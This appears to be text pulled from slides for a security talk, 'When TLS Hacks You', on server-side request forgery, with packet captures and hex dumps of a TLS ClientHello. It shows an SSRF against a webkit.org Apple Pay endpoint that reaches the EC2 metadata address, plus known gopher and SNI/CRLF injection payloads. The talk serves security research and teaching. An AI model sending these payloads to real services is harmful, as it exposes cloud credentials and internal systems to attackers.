



When TLS Hacks You

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Demo


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Overview

- ▶ Where I Started
- ▶ Testing Approach
- ▶ Implications
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- ▶ Defense


SSRF

- ▶ Send a URL, server hits it




SSRF

- ▶ Send a URL, server hits it
- ▶ Common in webhooks & Apple Pay support



<https://www.youtube.com/watch?v=m4Bxlf9PUx0>


Webkit.org:
Apple Pay
SSRF







EC2 IMDS V1

Easy! Just sent `webkit.org`
“`http://169.254.169.254`”


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




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


EC2 IMDS V1

Website 2:
no data
back 😞




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



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
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Website 3:
PUT request
😞




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


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
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
Website 3:
PUT request
😞



Website 3:
validation
😞



Getting around limitations



Past approaches

Weird protocols

- ▶ `gopher://localhost:11211/_%0aset%20foo%20...`
- Doesn't work against modern libraries

SNI injection

- ▶ `https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AEMAIL FROM...:25/`
- From Orange Tsai's talk "A new era of SSRF"
<https://www.youtube.com/watch?v=2MslLrPinm0>
- Really cool, but depends on specific bugs




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5242	292.029938053	192.168.1.13	185.199.111.154	TLSv1.2	65


Server Name list length: 26
Server Name Type: host_name (0)
Server Name length: 23

Server Name: github.githubassets.com



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00d0	73	65	74	73	2e	63	6f	6d	00	17	00	00	ff	01	00	01	sets.com
00e0	00	00	0a	00	0e	00	0c	00	1d	00	17	00	18	00	19	01
00f0	00	01	01	00	0b	00	02	01	00	00	23	00	d0	c2	09	ea#.....
0100	7b	3f	89	eb	d7	12	d0	05	95	bd	12	02	70	0b	b6	64	{?.....p..d



Step 1



Step 2





ssl.handshake.type == 1

No.	Time	Source	Destination	Protocol	Length	Full
5215	291.739479443	192.168.1.13	192.30.255.112	TLSv1.3	583	
5242	292.029938053	192.168.1.13	185.199.111.154	TLSv1.2	652	

Random Bytes: 4f82a084a4e441e2c776f0fb53f11c66fb2725f7c705480a...

Session ID Length: 32


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


Cipher Suites Length: 36

0060	66 fb 27 25 f7 c7 05 48 0a fb a5 a4 51 20 b9 8d	f . ' % . . . H Q . .
0070	dc 30 10 3e f1 0d 11 6f 2b 66 87 05 bd 8b 1a 98	. 0 . > . . . o + f
0080	42 c4 29 25 fd 55 d0 a8 96 23 52 be 73 ee 00 24	B .) % . U . . . # R . s . . \$
0090	13 01 13 03 13 02 c0 2b c0 2f cc a9 cc a8 c0 2c + . / ,
00a0	c0 30 c0 0a c0 09 c0 13 c0 14 00 33 00 39 00 2f	. 0 3 . 9 . /
00b0	00 35 00 0a 01 00 01 d4 00 00 00 1c 00 1a 00 00	. 5
00c0	17 67 69 74 68 75 62 2e 67 69 74 68 75 62 61 73	. github . githubas
00d0	73 65 74 73 2e 63 6f 6d 00 17 00 00 ff 01 00 01	sets . com
00e0	00 00 00 00 00 00 00 00 1d 00 17 00 19 00 10 01

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00b0 00 35 00 0a 01 00 01 d4 00 00 00 1c 00 1a 00 00
00c0 17 67 69 74 68 75 62 2e 67 69 74 68 75 62 61 73
00d0 73 65 74 73 2e 63 6f 6d 00 17 00 00 ff 01 00 01
00e0 00 00 0a 00 0e 00 0c 00 1d 00 17 00 18 00 19 01
00f0 00 01 01 00 0b 00 02 01 00 00 23 00 d0 c2 09 ea
0100 7b 3f 89 eb d7 12 d0 05 95 bd 12 02 70 0b b6 64
0110 08 b0 e0 65 23 11 a0 9d 78 1e 97 36 43 87 33 9d
0120 ae c2 42 78 53 77 bb 62 bb de 71 ea 8b f6 1d 3f
0130 72 44 e4 88 8e f7 c9 75 50 8f 08 50 12 59 fe 73
0140 7b 0c 4d 32 e2 a6 c8 ce 2b 9d 82 82 3f 0e 0c 4a
0150 9b 1c e5 3f 20 2f 38 1d 11 c5 32 3c df 54 27 a3
0160 c3 79 2c 31 98 91 28 0c d8 21 60 48 15 ec 51 4b
0170 20 d4 2f 22 97 61 d6 2a 1a 65 ca 34 f8 9e 92 33
0180 76 86 29 30 e6 71 9b 7d e3 ac 7d ae 47 a5 60 ee
0190 33 dd 2c dd 79 9d 74 4d 2e a2 07 63 72 f8 d5 ca
01a0 87 2f 60 96 1c d2 ff b3 49 bf 6f f8 7e 4b 15 45
01b0 b9 52 ae bf 94 8d e8 ea 20 e7 0a 60 1d 6b 37 36
01c0 1c 92 27 18 3e bf e9 fa 01 81 c7 94 c4 00 10 00
01d0 0e 00 0c 02 68 32 08 68 74 74 70 2f 31 2e 31 00
01e0 05 00 05 01 00 00 00 00 00 33 00 6b 00 69 00 1d
01f0 00 20 c5 02 f5 c8 33 6e cc e0 81 51 a7 c7 30 b9
0200 46 3b 02 26 8e 51 54 43 b7 fd d7 cc fd 1d 9f 6e
0210 8b 7c 00 17 00 41 04 b9 41 45 a8 f1 59 45 3f 0d
0220 c3 d4 05 74 34 2a 96 bf 21 67 8a a8 41 9c 91 7b
0230 45 27 d1 84 59 9b fc bd fb d5 27 d4 01 a1 b7 2a
0240 5b 26 f1 6d 5b 92 7b 48 76 ea f1 27 65 5a 35 d4
0250 2b 73 6a b3 3a b7 a9 00 2b 00 09 08 03 04 03 03
0260 03 02 03 01 00 0d 00 18 00 16 04 03 05 03 06 03
0270 08 04 08 05 08 06 04 01 05 01 06 01 02 03 02 01
0280 00 2d 00 02 01 01 00 1c 00 02 40 01
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.5.....
.github. githubas
sets.com .....
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..... #...
{?..... p..d
...e#... x..6C.3.
..BxSw.b ..q...?
rD.....u P..P.Y.s
